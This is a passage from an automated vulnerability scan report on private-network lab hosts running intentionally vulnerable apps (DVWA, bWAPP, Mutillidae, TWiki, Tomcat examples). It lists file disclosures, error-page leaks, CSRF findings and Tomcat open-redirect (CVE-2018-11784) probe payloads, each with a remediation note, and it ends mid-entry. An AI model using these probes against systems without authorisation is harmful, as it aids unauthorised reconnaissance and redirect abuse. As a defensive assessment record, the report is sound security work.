	Vulnerability details	Target http://192.168.105.200/tikiwiki/README has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	README

References:

REFERENCES
https://www.makeareadme.com/

Vulnerability Solution:

Delete README files

581 - 583 Test File Disclosure

Description:

This URL can leak sensitive information that can help malicious users prepare for further attacks.

Affected Nodes:

1/3	Target	http://192.168.105.197:8045/#/test.html
	Vulnerability details	Target http://192.168.105.197:8045/#/test.html has Test File Disclosure vulnerability
	Parameter names	test.html
	Payload	http://192.168.105.197:8045/#/test.html
2/3	Target	http://192.168.105.197:8046/#/example.html
	Vulnerability details	Target http://192.168.105.197:8046/#/example.html has Test File Disclosure vulnerability

	Parameter names	example.html
	Payload	http://192.168.105.197:8046/#/example.html
3/3	Target	http://192.168.105.197:8059/#/phpinfo.html
	Vulnerability details	Target http://192.168.105.197:8059/#/phpinfo.html has Test File Disclosure vulnerability
	Parameter names	phpinfo.html
	Payload	http://192.168.105.197:8059/#/phpinfo.html

References:

REFERENCES
N/A

Vulnerability Solution:

Ensure that the test page does not leak sensitive information, restrict access to the page, or remove the test page from the online server.

584 - 588 Possible Sensitive Files Information Disclosure

Description:

A possible sensitive file has been found. This file is not directly linked from the website. This check looks for common sensitive resources like password files, configuration files, log files, include files, statistics data, database dumps. Each one of these files could help an attacker to learn more about his target. The vulnerability may have false positives that need to be manually verified.

Affected Nodes:

1/5	Target	http://192.168.105.196:81/upload/.DS_Store
	Vulnerability details	Target http://192.168.105.196:81/upload/.DS_Store has Possible Sensitive Files Information Disclosure vulnerability
	Parameter names	url
	Payload	.DS_Store
2/5	Target	http://192.168.105.196:81/bwapp/web.config
	Vulnerability details	Target http://192.168.105.196:81/bwapp/web.config has Possible Sensitive Files Information Disclosure vulnerability
	Parameter names	url
	Payload	web.config
3/5	Target	http://192.168.105.196:81/dvwa/php.ini
	Vulnerability details	Target http://192.168.105.196:81/dvwa/php.ini has Possible Sensitive Files Information Disclosure vulnerability
	Parameter names	url

	Payload	php.ini
4/5	Target	http://192.168.105.200/dvwa/php.ini
	Vulnerability details	Target http://192.168.105.200/dvwa/php.ini has Possible Sensitive Files Information Disclosure vulnerability
	Parameter names	url
	Payload	php.ini
5/5	Target	http://192.168.105.200/mutillidae/config.inc
	Vulnerability details	Target http://192.168.105.200/mutillidae/config.inc has Possible Sensitive Files Information Disclosure vulnerability
	Parameter names	url
	Payload	config.inc

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Restrict access to this file or remove it from the website.

589 - 624 Apache Tomcat URL Redirect (CVE-2018-11784)

Description:

When the default servlet in Apache Tomcat versions 9.0.0.M1 to 9.0.11, 8.5.0 to 8.5.33 and 7.0.23 to 7.0.90 returned a redirect to a directory (e.g. redirecting to '/foo/' when the user requested '/foo') a specially crafted URL could be used to cause the redirect to be generated to any URI of the attackers choice.

Affected Nodes:

1/36	Target	http://192.168.105.197:8000/docs/config/
	Vulnerability details	Target http://192.168.105.197:8000/docs/config/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/JWN6hqx.com/..;
2/36	Target	http://192.168.105.197:8000/docs/appdev/
	Vulnerability details	Target http://192.168.105.197:8000/docs/appdev/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/wzybUsQ.com/..;
3/36	Target	http://192.168.105.197:8000/docs/api/

	Vulnerability details	Target http://192.168.105.197:8000/docs/api/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/DFsPIqG.com/..;
4/36	Target	http://192.168.105.197:8000/examples/websocket/
	Vulnerability details	Target http://192.168.105.197:8000/examples/websocket/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/7nHWOd0.com/..;
5/36	Target	http://192.168.105.197:8000/docs/servletapi/
	Vulnerability details	Target http://192.168.105.197:8000/docs/servletapi/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/JeFsInp.com/..;
6/36	Target	http://192.168.105.197:8000/docs/jspapi/
	Vulnerability details	Target http://192.168.105.197:8000/docs/jspapi/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/HZuuuAj.com/..;
7/36	Target	http://192.168.105.197:8000/docs/elapi/
	Vulnerability details	Target http://192.168.105.197:8000/docs/elapi/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/Lqcpbhu.com/..;
8/36	Target	http://192.168.105.197:8000/docs/websocketapi/
	Vulnerability details	Target http://192.168.105.197:8000/docs/websocketapi/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/FaCTk5Q.com/..;
9/36	Target	http://192.168.105.197:8000/docs/architecture/
	Vulnerability details	Target http://192.168.105.197:8000/docs/architecture/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/bPXm0TD.com/..;

10/36	Target	http://192.168.105.197:8000/docs/funcspecs/
	Vulnerability details	Target http://192.168.105.197:8000/docs/funcspecs/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/ck2Dov3.com/..;
11/36	Target	http://192.168.105.197:8000/docs/tribes/
	Vulnerability details	Target http://192.168.105.197:8000/docs/tribes/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/pRCF8oX.com/..;
12/36	Target	http://192.168.105.197:8000/docs/appdev/sample/
	Vulnerability details	Target http://192.168.105.197:8000/docs/appdev/sample/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/aSWA50x.com/..;
13/36	Target	http://192.168.105.197:8000/examples/servlets/
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/vfpuct5.com/..;
14/36	Target	http://192.168.105.197:8000/examples/jsp/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/yLpYPZm.com/..;
15/36	Target	http://192.168.105.197:8000/examples/servlets/nonblocking/
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/nonblocking/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/3UN5aFd.com/..;
16/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/el/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/el/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability

	Parameter names	url
	Payload	/BMb9cve.com/..;
17/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/dtnF6NQ.com/..;
18/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/6LyMRIa.com/..;
19/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/jspx/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/QgbiDyc.com/..;
20/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/nUP4D9C.com/..;
21/36	Target	http://192.168.105.197:8000/examples/jsp/jsp2/misc/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/misc/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/FgA0ao3.com/..;
22/36	Target	http://192.168.105.197:8000/examples/jsp/num/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/num/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/nBfu8dF.com/..;
23/36	Target	http://192.168.105.197:8000/examples/jsp/dates/

	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/dates/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/8m2QdZ0.com/..;
24/36	Target	http://192.168.105.197:8000/examples/jsp/snp/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/snp/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/hSE0Hot.com/..;
25/36	Target	http://192.168.105.197:8000/examples/jsp/error/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/error/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/WaEYZqg.com/..;
26/36	Target	http://192.168.105.197:8000/examples/jsp/sessions/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/sessions/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/easzq2r.com/..;
27/36	Target	http://192.168.105.197:8000/examples/jsp/checkbox/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/checkbox/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/Ud7uNcR.com/..;
28/36	Target	http://192.168.105.197:8000/examples/jsp/colors/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/colors/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/8R0GGfk.com/..;
29/36	Target	http://192.168.105.197:8000/examples/jsp/cal/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/cal/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/DsG9QQB.com/..;

30/36	Target	http://192.168.105.197:8000/examples/jsp/include/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/include/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/jyQMPwh.com/..;
31/36	Target	http://192.168.105.197:8000/examples/jsp/forward/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/forward/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/6tEpuV9.com/..;
32/36	Target	http://192.168.105.197:8000/examples/jsp/plugin/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/plugin/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/Z51mMTJ.com/..;
33/36	Target	http://192.168.105.197:8000/examples/jsp/jsptoserv/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsptoserv/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/VEvu9pk.com/..;
34/36	Target	http://192.168.105.197:8000/examples/jsp/simpletag/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/simpletag/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/Q1ZFNEL.com/..;
35/36	Target	http://192.168.105.197:8000/examples/jsp/xml/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/xml/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url
	Payload	/1nbhFbV.com/..;
36/36	Target	http://192.168.105.197:8000/examples/jsp/tagplugin/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/tagplugin/ has Apache Tomcat URL Redirect (CVE-2018-11784) vulnerability
	Parameter names	url

	Payload	/PCOfPxW.com/..;

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2018-11784

Vulnerability Solution:

At present, the manufacturer has issued upgrade patches to fix the vulnerabilities. The link to obtain the patch is:
https://lists.apache.org/thread.html/23134c9b5a23892a205dc140cdd8c9c0add233600f76b313dda6bd75@%3Cannounce.tomcat.apache.org%3E

625 - 654 Invalid Page Text Search

Description:

Improper Error Handling of webpage may leak path information and other sensitive information.

Affected Nodes:

1/30	Target	http://192.168.105.197:8000/docs/manager-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/manager-howto.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
2/30	Target	http://192.168.105.197:8000/docs/jndi-datasource-examples-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/jndi-datasource-examples-howto.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
3/30	Target	http://192.168.105.197:8000/docs/config/listeners.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/config/listeners.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
4/30	Target	http://192.168.105.197:8000/docs/ssl-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/ssl-howto.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	

5/30	Target	http://192.168.105.197:8000/docs/jndi-resources-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/jndi-resources-howto.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
6/30	Target	http://192.168.105.197:8000/docs/funcspecs/fs-jndi-realm.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/funcspecs/fs-jndi-realm.html has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
7/30	Target	http://192.168.105.197:8000/examples/jsp/error/errorpge.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/error/errorpge.jsp has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
8/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
9/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
10/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	

11/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
12/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
13/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
14/30	Target	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
15/30	Target	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
16/30	Target	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/

	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
17/30	Target	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
18/30	Target	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
19/30	Target	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/ has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
20/30	Target	http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=index.php
	Vulnerability details	Target http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=index.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
21/30	Target	http://192.168.105.196:81/include.php
	Vulnerability details	Target http://192.168.105.196:81/include.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	

22/30	Target	http://192.168.105.196:81/bwapp/ldapi.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ldapi.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
23/30	Target	http://192.168.105.196:81/bwapp/sqli_17.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_17.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
24/30	Target	http://192.168.105.196:81/bwapp/xss_stored_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_stored_4.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
25/30	Target	http://192.168.105.200/mutillidae/set-up-database.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/set-up-database.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
26/30	Target	http://192.168.105.200/mutillidae/documentation/vulnerabilities.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/documentation/vulnerabilities.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
27/30	Target	http://192.168.105.200/dvwa/dvwa/includes/dvwaPage.inc.php
	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/includes/dvwaPage.inc.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
28/30	Target	http://192.168.105.200/dvwa/dvwa/includes/dvwaPhpIds.inc.php

	Vulnerability details	Target http://192.168.105.200/dvwa/dvwa/includes/dvwaPhpIds.inc.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
29/30	Target	http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPhpIds.inc.php
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPhpIds.inc.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	
30/30	Target	http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPage.inc.php
	Vulnerability details	Target http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPage.inc.php has Invalid Page Text Search vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-community/Improper_Error_Handling

Vulnerability Solution:

Follow OWASP recommendation to have a common error handling policy and apply the policy consistently to a website.

655 - 711 Cross Site Request Forgery (CSRF)

Description:

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms,
and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser. In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Affected Nodes:

1/57	Target	http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample

	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
2/57	Target	http://192.168.105.197:8000/examples/servlets/servlet/CookieExample
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/servlet/CookieExample has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
3/57	Target	http://192.168.105.197:8000/examples/servlets/nonblocking/bytecounter.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/nonblocking/bytecounter.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
4/57	Target	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp?foo=JSP+2.0
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp?foo=JSP+2.0 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
5/57	Target	http://192.168.105.197:8000/examples/jsp/error/error.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/error/error.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
6/57	Target	http://192.168.105.197:8000/examples/jsp/sessions/carts.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/sessions/carts.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	

7/57	Target	http://192.168.105.197:8000/examples/jsp/checkbox/check.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/checkbox/check.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
8/57	Target	http://192.168.105.197:8000/examples/jsp/colors/colors.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/colors/colors.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
9/57	Target	http://192.168.105.197:8000/examples/jsp/cal/login.html
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/cal/login.html has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
10/57	Target	http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
11/57	Target	http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	firstname=data&lastname=data
12/57	Target	http://192.168.105.197:8000/examples/jsp/security/protected/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	

13/57	Target	http://192.168.105.197:8000/examples/servlets/servlet/CookieExample
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/servlet/CookieExample has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	cookiename=data&cookievalue=data
14/57	Target	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
15/57	Target	http://192.168.105.197:8000/examples/jsp/sessions/carts.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/sessions/carts.jsp has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	item=data&submit=add&submit=remove
16/57	Target	http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp?action=Submit&action=Hint&color1=data&color2=data
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp?action=Submit&action=Hint&color1=data&color2=data has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	action=Submit&action=Hint&color1=data&color2=data
17/57	Target	http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	action=Submit&action=Hint&color1=data&color2=data
18/57	Target	http://192.168.105.197:8000/examples/jsp/cal/cal2.jsp?time=8am
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/cal/cal2.jsp?time=8am has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	

19/57	Target	http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu
	Vulnerability details	Target http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
20/57	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
21/57	Target	http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz
	Vulnerability details	Target http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
22/57	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
23/57	Target	http://192.168.105.196:81/upload/upload.php
	Vulnerability details	Target http://192.168.105.196:81/upload/upload.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
24/57	Target	http://192.168.105.196:81/upload/4.php
	Vulnerability details	Target http://192.168.105.196:81/upload/4.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	

25/57	Target	http://192.168.105.196:81/upload/4.php
	Vulnerability details	Target http://192.168.105.196:81/upload/4.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
26/57	Target	http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121413
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121413 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
27/57	Target	http://192.168.105.200/twiki/bin/edit/Main/
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
28/57	Target	http://192.168.105.200/twiki/bin/edit/
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
29/57	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
30/57	Target	http://192.168.105.200/mutillidae/?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=add-to-your-blog.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
31/57	Target	http://192.168.105.200/twiki/bin/edit/Main/WebHome?topicparent=Main.WebHome

	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/WebHome?topicparent=Main.WebHome has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
32/57	Target	http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121414
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121414 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	topicparent=AndreaSterbini
33/57	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled
34/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121414
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121414 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
35/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/ has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	
36/57	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1 has Cross Site Request Forgery (CSRF) vulnerability
	Parameter names	Null
	Payload	

37/57	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121414
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121414 has Cross Site Request Forgery (CSRF) vulnerability
